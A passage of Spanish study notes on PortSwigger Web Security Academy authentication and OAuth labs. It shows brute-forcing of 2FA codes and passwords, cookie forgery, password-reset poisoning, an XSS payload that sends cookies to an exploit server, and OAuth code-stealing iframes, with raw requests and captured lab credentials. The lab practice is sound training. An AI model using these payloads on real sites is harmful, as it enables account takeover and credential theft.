Cookie: session=VrgUCJdaDMN3egqt8b0vVEgcu3wTIs4B; verify=wiener
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: https://0a070006041ad5f98174434f00530010.web-security-academy.net
Dnt: 1
Referer: https://0a070006041ad5f98174434f00530010.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

username=wiener&password=peterq

Mandamos la siguiente petición al REPEATER cambiando el verify=carlos, esto genera un código mfa temporal:

### Request

Pretty Raw Hex

```
1 GET /login2 HTTP/2
2 Host: 0a06009604de05a1826038a000190003.web-security-academy.net
3 Cookie: session=rBMVV8z10IiGN1oPNW9YA5CfM7rd3ncw; verify=carlos
```

Ahora que estamos en la pantalla de introduzca código, cambiamos verify=carlos y hacemos fuerza bruta al código mfa, mandamos el POST /login2 a REPEATER

```
POST /login2 HTTP/2
Host: 0a06009604de05a1826038a000190003.web-security-academy.net
Cookie: session=rBMVV8z10IiGN1oRNW9YA5Cfm7rd3ncw; verify=carlos
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: https://0a06009604de05a1826038a000190003.web-security-academy.net
Dnt: 1
Referer: https://0a06009604de05a1826038a000190003.web-security-academy.net/login2
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

mfa-code=\$5555\$

Brute Force numérico 4 dígitos máximos y mínimos:

## Payload sets

You can define one or more payload sets. The number of payload sets defined by the user is limited only by memory. Multiple payload types are available for each payload set, and each payload type can have multiple payload values.

Payload set:  Payload count: 10,000  
Payload type:  Request count: 10,000

## Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all possible combinations of the specified character set.

Character set:   
Min length:   
Max length:

Nos fijamos en código de estado 302 Forbidden y metemos el código mfa, accediendo como carlos

8012 1108 302 188

## Lab Fuerza bruta 2FA

En este ataque puede que haya que repetirlo, ya que el código puede renovarse.

Crearemos una macro con las peticiones GET login, POST login y GET login2

Nos vamos a Settings>Project>Sessions

En target añadimos todas las URLs en Scope

Elijo esos login y dónde vamos a hacer Brute Force, añado un grepeo en apartado Test Macro del mensaje de 4 dígitos:

La Macro la utilizamos para que la web vea que nuestra sesión sigue siendo válida, volvemos a lanzar esas 3 peticiones válidas (POST /login y GET /login2) de antes de la fuerza bruta entre medias (POST login2)

The screenshot shows a proxy tool interface with two main sections: 'Request' and 'Response'.  
**Request:**  
The 'Raw' tab is selected. The request details are:  
1 POST /login2 HTTP/2  
2 Host: 0a1100c003424a8f8030df1f00650067.web-security-academy.net  
3 Cookie: session=YARJQG3rMaiohu5YGwjShvWwS6guLTWR  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0  
**Response:**  
The 'Raw' tab is selected. The response details are:  
53 POST>  
53 <  
53 input required type="hidden" name="csrf" value=""  
53 AdHPl:3UP37FXFAtPNpLgjeXESP  
53 zbYb4I ">  
54 <p  
54 class=is-warning>Incorrect  
54 security code</p>  
55 <  
55 label>Please enter your  
55 4-digit security code</

mandamos el POST login2 a intruder, hacemos fuerza bruta en MFA con números del 0 al 9999 y una resource pool de 1 petición concurrente:

Payload set:	1	Payload count:	10,000
Payload type:	Numbers	Request count:	10,000

### Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in

#### Number range

Type:  Sequential  Random

From: 0

To: 9999

Step: 1

How many:

#### Number format

Base:  Decimal  Hex

Min integer digits: 4

Max integer digits: 4

Min fraction digits:

Max fraction digits: 0

Atacamos y obtenemos el código 302 y copio la URL al navegador:

0159	302	Result #160
0000	200	Scan >
0001	200	Do passive scan
0002	200	Do active scan
0003	200	Send to Intruder Ctrl+I
0004	200	Send to Repeater Ctrl+R
0005	200	Send to Sequencer
0006	200	Send to Organizer Ctrl+O
0007	200	Send to Comparer (request)
0008	200	Send to Comparer (response)
Response		Show response in browser
Raw	Hex	Render
48 54 54 50 2f 32 20 33 30 32		
0d 0a 4c 6f 63 61 74 69 6f ee		

## Lab enum users

Se ve cómo el código de estado y el lenght cambia tras hacer un brute forcing con clusterbomb

Request	Payload 1	Payload 2	Status c...	Error	Timeout	Length
2608	argentina	superman	302	<input type="checkbox"/>	<input type="checkbox"/>	191
0			200	<input type="checkbox"/>	<input type="checkbox"/>	3248

## Lab - Enumerando nombre de usuario mediante respuestas sutilmente diferentes

Mandamos el Login al intruder y hacemos un ataque de Brute Force añadiendo SÓLO el user a la variable, ataque con sniper para enumerar al usuario

Después de meter user:passwd mal a propósito greppearemos esa cadena

① **Grep - Extract**

② These settings can be used to extract useful information from responses:

Extract the following items from responses:

Add  
Edit  
Remove  
Duplicate  
Up  
Down  
Clear

Maximum capture length:

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end  Extract from regex group

Start after expression: `-warning>`

Start at offset: `2789`

End at delimiter: `</p>\n` `<for`

End at fixed length: `29`

Exclude HTTP headers  Update config based on selection below

```

55 <section>
56   <p class=is-warning>Invalid username or password.</p>

```

Notamos que en el campo error hay un ligero cambio el "." del final

Request	Payload	Status code	Error	Redire...	Timeout	Length	-warning> ^
69	ap	200		0		3357	Invalid username or password

Sabemos que algo pasa con el usuario AP, ahora en las posiciones del intruder ponemos ap como user y un payload en campo password:

Request	Payload	Status code	Error	Redire...	Timeout	Length	-warning> ^
91	austin	200		2		3369	

Esa es la passwd que nos sale y obtenemos acceso tras rellenar el formulario con ap:austin

## Lab - Enumerando nombres a través de tiempo de respuesta diferente

Permite falsificar tu IP en la petición del repeater: X-Forwarded-For

Tenemos un Firewall que bloque las IP así que añadiremos esa cabecera y variará en cada petición:

Tipo de ataque: PITCHFORK, es importante que el campo password tenga al menos 100 caracteres

El primer Payload será numérico:

Payload set:	1	Payload count:	101
Payload type:	Numbers	Request count:	101

### Payload settings [Numbers]

This payload type generates numeric payloads within a given range a

**Number range**

Type:  Sequential  Random

From: 0

To: 100

Step: 1

How many:

**Number format**

Base:  Decimal  Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits: 0

El campo del response cambia:

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comm...	Respo...	Response completed
14	14	wiener	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		1064	1064
63	63	anaheim	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		1045	1045
38	38	adsl	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		241	241

Así que probamos lo mismo con el usuario estático "anaheim" y añadimos a la variable el campo password:

Obtengo credenciales fijandome en el codigo de error 302:

Request	Payload 1	Payload 2	Status code	Error	Timeout	Len...	Comm...	Respons...	Response completed
97	97	monitor	302	<input type="checkbox"/>	<input type="checkbox"/>	189		106	106
14	14	abc123	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		62	62
96	96	mom	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		70	70
81	81	love	200	<input type="checkbox"/>	<input type="checkbox"/>	3336		97	97

anaheim:monitor

## Lab - Seguridad de fuerza bruta defectuosa

La seguridad Conlleva:

1. Bloquear la IP del atacante
2. Bloquear el usuario con el que tiene intentos fallidos

Aunque puedo crear un usuario y acceder a él en la plataforma cada cierto tiempo para que esta seguridad se reinicie:

Esta Pag nos bloquea temporalmente:

## Iniciar sesión

Has hecho demasiados intentos incorrectos de inicio de sesión. Por favor inténtalo de nuevo en 1 minuto(s).

Nombre de usuario

Creo una resource pool a 1:

Create new resource pool

Name: Bloqueo defectuoso Bforce

Maximum concurrent requests: 1

Debemos poner en el Payload 1 y 2, el usuario y contraseña de tal manera que coincidan para tener un inicio de sesión válido cada 2 inicios para que el firewall no nos bloquee la IP

## Lab - Bloqueo de cuentas

Mando a INTRUDER la petición de Login con ataque CLUSTERBOMB y añado bytes nulos en el campo password:

username=\$yes\$ &password=yas\$\$

El primer Payload normal y el 2, añado 5 peticiones nulas por cada nombre:

Payload set: 2 Payload count: 5  
Payload type: Null payloads Request count: 505

Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string repeatedly issue the base request unmodified.

Generate 5 payloads  
 Continue indefinitely

Nota el usuario `apps` con un Length diferente.

Añado el usuario estático `apps` y password a la variable:

Tomo un extracto grepable del error, aunque también salía la password sin tomar esta medida:

The screenshot shows a configuration interface for extracting error messages. On the left, under 'Define start and end', there are four options: 'Start after expression' (selected) with value '-warning>', 'Start at offset' (unchecked) with value '2583', 'End at delimiter' (selected) with value "'p>\n <form'", and 'End at fixed length' (unchecked) with value '29'. On the right, under 'Extract from regex group', there is a checkbox 'Case sensitive' (unchecked). Below the configuration is a preview area showing log entries. The third entry (line 53) has the '-warning>' part highlighted in blue, indicating it was successfully extracted.

Request	Payload	Status code	Error	Timeout	Length	-warning>
84	biteme	200	<input type="checkbox"/>	<input type="checkbox"/>	3162	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3240	Invalid username or password.
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	Invalid username or password.
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3292	You have made too many incorrect login attempts. Please tr...
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3292	You have made too many incorrect login attempts. Please tr...

Obtenemos posibles candidatos:

Request	Payload	Status code	Error	Timeout	Length	-warning>
84	biteme	200	<input type="checkbox"/>	<input type="checkbox"/>	3162	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3240	Invalid username or password.
9	1234567	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	Invalid username or password.
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	3292	You have made too many incorrect login attempts. Please tr...
2	password	200	<input type="checkbox"/>	<input type="checkbox"/>	3292	You have made too many incorrect login attempts. Please tr...

apps:biteme

## Lab - Protección de fuerza bruta rota:

Ahora las credenciales van en un Json, le pido a ChatGPT que añada "palabra", a cada cadena y que abra corchetes que para el Json es un array:

```

POST /login HTTP/2
Host: 0a210012044d338581189d8f004f0091.web-security-academy.net
Cookie: session=W8LL0pAvLhbBNvgSz2wq3IfoDMNwEo5K
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.
Accept: /*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://0a210012044d338581189d8f004f0091.web-securit
Content-Type: application/json
Content-Length: 1188
Origin: https://0a210012044d338581189d8f004f0091.web-securit;
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
    "username": "carlos",
    "password": [
        "123456",
        "password",
        "12345678",
        "qwerty",
        "montana",
        "moon",
        "moscow"
    ]
}

```

## Autenticación por cookies

Hay webs en las que el inicio de sesión perdura gracias a la opción "Remember me", puedo crear una cuenta y estudiar la cookie, hay veces que la cookie es una concatenación del user+tiempo o la password es parte de la cookie.

## Lab Cookie - Fuerza bruta a una cookie logada

Este tipo de logins, puede que siga el usuario logeado aún después de cerrar sesión en el navegador.

Veo que hay un stay-logged-in

```

GET /my-account?id=wiener HTTP/2
Host:
0a2500c0049d6e7581640c67001900e5.web-security-academy.net
Cookie: session=QN90aj7adh76cTbahkpvfETCHnZ3wVfJ;
stay-logged-in=
d211bmVy0jUxZGMzMGRjYzQ3M2Q0M2E2MDExZT11YmJhNmNhNzcw

```

Cojo esta solicitud y añado variable a stay-logged

```
GET /my-account HTTP/1.1
Host: 0a2500c0049d6e7581640c67001900e5.web-security-academy.net
Cookie: session=Q1ZK350eQXwdhGTrJPxwo7VWbzS2I2vu; stay-logged-in=Sddfd$
```

La cookie se construye:

```
base64(username+ ":" +md5Hash0fPassword)
```

así que a este payload le añado una wordlist de passwds y a parte le pongo el prefijo carlos:hashea las passwds en md5 y todo eso sea en base64

## Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit	<input checked="" type="checkbox"/>	Hash: MD5
Remove	<input checked="" type="checkbox"/>	Add Prefix: carlos:
	<input checked="" type="checkbox"/>	Base64-encode

Cuando me logeo con mi usuario con éxito, sale un mensaje de Update email, le digo que cuando saque esa cadena me avise.

## Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste

Update email

OOOOBTENGOOOO CREDENTIALS

Request	Payload	Status code	Error	Redire...	Timeout	Length	Update email
52	Y2FybG9zOmRmMDM0OW...	200	<input type="checkbox"/>	0	<input type="checkbox"/>	3346	1
0		200	<input type="checkbox"/>	1	<input type="checkbox"/>	3437	
1	Y2FybG9zOmUxMGFkYzM5...	200	<input type="checkbox"/>	1	<input type="checkbox"/>	3437	
2	Y2FybG9zOjVmNGRjYzNiW...	200	<input type="checkbox"/>	1	<input type="checkbox"/>	3437	
3	Y2FybG9zOjlZDU1YWQyO...	200	<input type="checkbox"/>	1	<input type="checkbox"/>	3437	

Después de decodear esa cookie accedo con:

carlos:hockey

## Lab - obteniendo cookie con vulnerabilidad XSS

Primero observamos cómo es la cookie logeando mi cuenta, funciona igual que el ejercicio anterior:

En el apartado del comment pruebo si hay una vulnerabilidad XSS:

Con un alert en comentario saca esto:

⊕ 0ae800fa0453fa5f80a4179f00750050.web-security-academy.net

sip

Aceptar

Importante salir de mi contraseña, ahora haré un

```
<script>document.location = "//YOUR-EXPLOIT-SERVER-ID.exploit-server.net/" + document.cookie</script>
```

también puedo hacer un document.cookie directamente

ya que la web puede que tenga cookies almacenadas, esto se ve en los logs de la web

```
<script>document.location = 'https://exploit-0acd00410411fa4f8099162b01aa00cb.exploit-server.net/' + document.cookie</script>
```

Le estamos diciendo que envíe una cookie a mi servidor, lo recogerá ya que tiene un registro de logs:

**10.0.4.250** Ip distinta

```
'secret=Ra9f10NnIZZ6aUjdqvPNN0obtAdLI60;%20stay-logged-in=Y2FybG9zIzYzE2ZE2ZVmNNYGHYmGMG(Victim) AppleWebKit/537.36
```

Cookie y secret

Decodeamos y nos logeamos

El decodeo no funcionaba bien con enviado al server :

```
Y2FybG9zOjIzYzYzE2ZDVmNNGYGYE2ZMmNZ2JiTMTM2Z0Z0N0NBHOTQz
```

```
carlos:onceuponatime
```

## Lab - Restablecer password Web no valida token forgot-password

```
POST /forgot-password?temp-forgot-password-token  
=ljr2q4jwz9iohp8st78hxrl0yqtj9b4j HTTP/2
```

Obtengo otra URL con mi user visitando mi correo y elimino los 2 valores de temp-forgot-password, cambio la contraseña a lo que quiera ya que la web NO valida estas entradas

```
POST /forgot-password?temp-forgot-password-token= HTTP/2
Host: 0a3b001504dc14e6801c5dd000290023.web-security-academy.net
Cookie: session=1dhN6xq3Jt5z0QxmnjH9Jw0oWm6cLgYX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Origin: https://0a3b001504dc14e6801c5dd000290023.web-security-academy.net
Dnt: 1
Referer:
https://0a3b001504dc14e6801c5dd000290023.web-security-academy.net/forgot-password?temp-forgot-password-token=04lovbk66gj5vy7mi0iu2vnvi5zceljf
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

temp-forgot-password-token=&username=carlos&new-password-1=ca&new-password-2=ca
```

Logeo con carlos:ca

## Lab - Envenenamiento de contraseñas a través de middleware

Redireccionaremos a través de X-Forwarded-Host la petición de cambio de passwd a nuestro servidor, nos dará su token en forma de log y nos iremos a la pag de cambio de passwd por URL con su token:

```
POST /forgot-password HTTP/2
Host: 0af7004e04c96d6680ecc67b007e008f.web-security-academy.net
Cookie: session=2pnCIdwxJtcIGrGtLeIdXxTEJ4vBtyfT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
Firefox/122.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: https://0af7004e04c96d6680ecc67b007e008f.web-security-academy.net
Dnt: 1
Referer:
https://0af7004e04c96d6680ecc67b007e008f.web-security-academy.net/forgot-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
X-Forwarded-Host: exploit-0a4700920431416d13b9cc5821012600eb.exploit-server.net

username=carlos
```

El token del final lo cogemos de nuestro server

The screenshot shows a web page with a search bar at the top containing the URL: https://0a7f003b047c1f6d80b9b4fac00620076.web-security-academy.net/forgot-password?temp-forgot-password-token=b0f2kd9ak85mctp47cmmv7m7f7. Below the URL is a light gray header bar with the text "Nueva contraseña". Underneath it is a white input field containing four black dots. Below that is another light gray header bar with the text "Confirmar nueva contraseña". Underneath it is another white input field containing four black dots.

Le cambiamos la contraseña y entramos con user `carlos` y la nueva passwd

## Lab - Fuerza bruta bloqueo de IP

Esta web bloquea la IP cada 2 logeos inválidos, lo que haremos será logearnos con nuestro usuario legítimamente antes de probar cada contraseña:

## Lab - Fuerza bruta a través de change-password

Al cambiar la passwd de mi usuario observo que si pongo la mía mal suelta este mensaje:

Contraseña actual es incorrecta  
Su nombre de usuario es: wiener

Correo electrónico

Actualizar el correo

Contraseña actual

•••••

Nueva contraseña

••

Confirmar nueva contraseña

••

Si pongo la actual bien pero las contraseñas nuevas no coinciden suelta este otro:

### Nuevas contraseñas no coinciden

Al detectar un user llamado carlos vamos a hacer un ataque de fuerza bruta a la página de change my password:

Pongo las contraseñas nuevas mal a drede para que en el mensaje de Bforce nos salga una cadena "New passwords do not match" y ahí sabemos que la contraseña actual es la correcta:

```
username=carlos&current-password=$peter$&new-password-1=ca&new-password-2=cat
```

Ataco y salta esta:

Request	Payload	Status code	Error	Redire...	Timeout	Length ↗	New passwords do not match
24	michael	200		0		4010	1

carlos:michael

[MisteryLab]

# OAuth y OAuth2.0

#OAuth : Este método se utiliza para que un sitio web o app, pueda solicitar información de otras apps y tú estés logeado con la cuenta de otra app, como el acceso a la lista de contactos.

#OAuth2 : actúan 3, app del cliente, propietario que es el user y el proveedor OAuth proporcionando una API para acceder a la info.

Cuando se requiere una OAuth la web llama a APIs:

```
`scope=contacts
```

```
`scope=contacts.read
```

```
`scope=contact-list-r
```

```
scope=https://oauth-authorization-server.com/auth/scopes/user/contacts.readonly
```

La primera salida de este proceso será a /authorization

```
GET /authorization?client_id=12345&redirect_uri=https://client-
app.com/callback&response_type=token&scope=openid%20profile&state=ae13d489bd00e
3c24 HTTP/1.1 Host: oauth-authorization-server.com
```

Mandará una solicitud a un host proveedor de servicios, debo mandar un GET a estos sitios que me devolverá un Json con info:

- /.well-known/oauth-authorization-server
- /.well-known/openid-configuration

## Lab - bypass OAuth

Nos pide autenticación de una app que no es portswigger como cuando hay app que me piden auth de la cuenta de googlemail

# Sign-in

Enter a username or email

and password

**Sign-in**

[ Cancel ]

## Autorización



- **WeLikeToBlog** está solicitando acceso  
a:
  - Perfil
  - Correo electrónico

Cambio el correo de otro user ya enumerado

```
POST /authenticate HTTP/2
Host: 0afc008904a22fca8145343100e100e3.web-security-academy.net
Cookie: session=35A4dIWXcD7TT7Xmac7KeYVHLzT99hhi7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: application/json
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer:
https://0afc008904a22fca8145343100e100e3.web-security-academy.net/oauth-callback
Content-Type: application/json
Content-Length: 103
Origin:
https://0afc008904a22fca8145343100e100e3.web-security-academy.net
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "email": "carlos@carlos-montoya.net",
  "username": "wiener",
  "token": "mX0qalK7-PtSiytVfvmpAEjxDt39rsnozdwYy-SECQ9"
}
```

Obtenemos acceso después de forwardear el burpsuite

## Lab - Forzar perfil OAuth

Aquí nos logaremos en el portal y añadiremos una cuenta de red social,

Observo que tiene los parámetros /auth y /scope, además no tiene /state por lo que no está protegido contra ataques CSRF:

```
GET /auth?client_id=ouuiberp109268gw1jkui&redirect_uri=
https://0a47008e042ff5888042bc8600b70020.web-security-academy.net/oauth-linking&
response_type=code&scope=openid%20profile%20email HTTP/1.1
```

Añado Cuenta de red social:

Su nombre de usuario de perfil social es: peter.wiener

[Adjuntar un perfil social](#)

Y copio la petición GET del linking code en el servidor de explotación dónde le enviaremos el código oauth al cliente, DROP esta petición ->

```
GET /oauth-linking?code=WFPxwoaRIpPXDoiyLVy_KRPiVC9QM45hyG4RnOCy8WH HTTP/2
Host: 0a47008e042ff5888042bc8600b70020.web-security-academy.net
Cookie: session=dZuB3jpbpipg4K7W4I8YqoTWvYdZKzh5
```

Pulso botón de mandar exploit a la víctima:

Body:

```
<iframe src="https://0a47008e042ff5888042bc8600b70020.web-security-academy.net/oauth-linking?
code=W0RAsy0jJhBWkUpqk9rMNXLUfoAIADkVlgtLTU-braK"></frame>
```

Al hacer logout tras haber hecho un DROP de la petición /oauth-linking podemos suprimir el user:

# Usuarios

carlos... Suprímata  
salsera... Suprímata

## Lab - SSRF Open ID

Me logeo con wiener:peter a ver que sucede:

Vemos el servidor de Oauth al que se refiere y accedemos a él añadiéndole /.well-known/openid-configuration

```
GET /auth/nZaG_5mlaVF_VBvMIZGzD HTTP/2
Host: oauth-0aef00d804dd5e64862a74a302dc0007.oauth-server.net
Cookie: __interaction_resume=nZaG_5mlaVF_VBvMIZGzD
```

🔗 https://oauth-0a7c00c40374406c810f1fe2025f00a8.oauth-server.net/.well-known/openid-configuration

Vemos que nos podemos registrar

```
▼ registro.endpoint:
  "https://oauth-0a7c00c40374406c810f1fe2025f00a8.oauth-server.net/reg"
```

Aquí registramos un client\_id en el registro --> /reg

```

1 POST /reg HTTP/2
2 Host: oauth-0a7c00c40374406c810f1f
e2025f00a8.oauth-server.net
3 Content-Type: application/json
4 Content-Length: 67
5
6 {
7   "redirect_uris": [
8     "https://example.com"
9   ]
10 }

```

```

1 HTTP/2 201 Created
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache
no-store
5 Content-Type: application/json;
charset=utf-8
6 Date: Tue, 20 Feb 2024
10:52:09 GMT
7 Keep-Alive: timeout=5
8 Content-Length: 866
9

```

Ponemos un payload de BurpCollaborator con btn + right

Y luego vemos si hay interacción HTTP:

```

POST /reg HTTP/2
Host: oauth-0aef00d804dd5e64862a74a302dc0007.oauth-server.net
Content-Type: application/json
Content-Length: 67

{
  "redirect_uris": [
    "https://example.com"
  ],
  "Logo_uri": "https://9u4asw9bbt0e0k4b3jtmmsam5db4zunj.oastify.com"
}

```

## Burp Collaborator Health Check

Initiating health check	
Server address resolution	Success
Server HTTP connection	Success
Server HTTPS connection (trust enforced)	Success
Server HTTPS connection (trust not enforced)	Success
Server SMTP connection on port 25	Warning
Server SMTP connection on port 587	Success
Server SMTPTS connection (trust enforced)	Success
Server SMTPTS connection (trust not enforced)	Success
Polling server address resolution	Success
Polling server connection	Success
Verify DNS interaction	Success
Verify HTTP interaction	Success
Verify HTTPS interaction	Success

Copiamos este clientID que sale de la petición del payload BurpCollaborator

```

"client_id_issued_at":1708508190,
"client_id":"C4ozl3Y8YRZzXwTHlviDg",

```

Sustituimos el clientid en la petición GET de /client/logo y lo mandamos

```
GET /client/C4ozl3Y8YRZzXwTHlvDg/logo HTTP/2
Host: oauth-0aeff00d804dd5e64862a74a302dc0007.oauth-server.net
```

Sustituyo la Logo\_uri por

y obtengo el número secreto en el response.

```
Pretty Raw Hex Render
HTTP/2 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Date: Sun, 25 Feb 2024 12:24:33 GMT
Keep-Alive: timeout=5
Content-Length: 530

{
  "Code": "Success",
  "LastUpdated": "2024-02-25T12:18:52.510904321Z",
  "Type": "AWS-HMAC",
  "AccessKeyId": "bvCgYSyrDVFd30Ft34o7",
  "SecretAccessKey": "wwwXrnkHwwOrzVePFnUvr4TcuesdHIY6XaH0c8zU",
  "Token":
    "ibbJkjNDB6CU3n7Ni2mI01kVDKid373xeLE1f0mIW8ZsRjm92CQ4IbkVR05fMmBsQAjhLQYqFIU0o5Hi
    EKVc9pxjSahdUsljGRyYvn5RjZ9TCWme2bkoMvGpk5IaA8Y63zrhf95Ky35iCFnP8GAcLf4e62kGPerFn
    m5F1LCp4Lr1WYpD2IGli8D1zzj6Gt3K7m2x3DUAeCvfbQU50GAxbqvPD5FlmynsDSVuTEDinms0XtuEF
    KDR1SQmt6RXs6X",
  "Expiration": "2030-02-23T12:18:52.510904321Z"
```

## Lab - Hijacking via redirect URI

Me logeo normalmente, al deslogearme no necesito meter las credenciales otra vez ya que el sitio utiliza OAuth

### Request


```
Pretty Raw Hex
1 GET /auth?client_id=bzb54lenbgpzc3mwu4mag&redirect_uri=
https://0a8700130498f577844e2dfd00db007f.web-security-academy.net/oauth-callback&
response_type=code&scope=openid%20profile%20email HTTP/1.1
2 Host: oauth-0a02002004cdf5b2847f2bab02df009e.oauth-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101
  Firefox/122.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
  .8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Dnt: 1
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Te: trailers
13 Connection: close
```

```
<iframe src="https://oauth-YOUR-LAB-OAUTH-SERVER-ID.oauth-server.net/auth?
client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-EXPLOIT-SERVER-
ID.exploit-server.net&response_type=code&scope=openid%20profile%20email">
</iframe>
```

Body:

```
<iframe src="https://oauth-0a02002004cdf5b2847f2bab02df009e.oauth-server.net/auth?client_id=bzb541enbgpz3mwu4mag&redirect_uri=https://exploit-0a5d00e10427f5b984922c3a01ac0002.exploit-server.net/oauth-callback&response_type=code&scope=openid%20profile%20email"></iframe>
```

Si fallamos, tendré que desloguearme para que salga una petición con nuevo clientD para cambiar en el exploit



Back to lab

```
SessionNotFound: invalid_request
  at Provider.getInteraction (/opt/node-
  at Provider.interactionDetails (/opt/n
  at /home/carlos/oauth/index.js:160:34
  at Layer.handle [as handle request] (/
```

Se lo mandamos a la víctima y nos desloguearemos #importante

Captamos una petición de IP diferente con un code

```
10.0.4.245      2024-02-25 13:03:27 +0000 "GET /oauth-callback?code=e5wQTctvSsF7Cc0wAZXfPfhODmBV4SP7E5BaVgc9Qtq
```

Mandamos la petición de callback al repeater, cambiamos ese código por el del access log, copio la url y la pego en firefox

```
GET /oauth-callback?code=rMSrpqmPeTDaPeyDKhLG1Mfalou0fPXztlwWa0b28Fj HTTP/2
```

Done

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue

[Home](#) | [Admin panel](#)

## Lab - robando tokens oAuth vía redireccionamiento

Me logeo con wiener:peter y capturo todas las URL posibles.

En la siguiente captura, es una redirección que si ponemos una de las imágenes de la web haciendo ese path traversal y DROPEamos la petición nos redirecciona directamente

```
GET /auth?client_id=u4t0s9mq1x06714d0jtrv&redirect_uri=
https://0a86008504124c3a80f25d6800220073.web-security-academy.net/oauth-callback/..../post?postId=1&response_type=
token&nonce=-844795398&scope=openid%20profile%20email
HTTP/2
```

Vemos que nos da el TOKEN en la URL

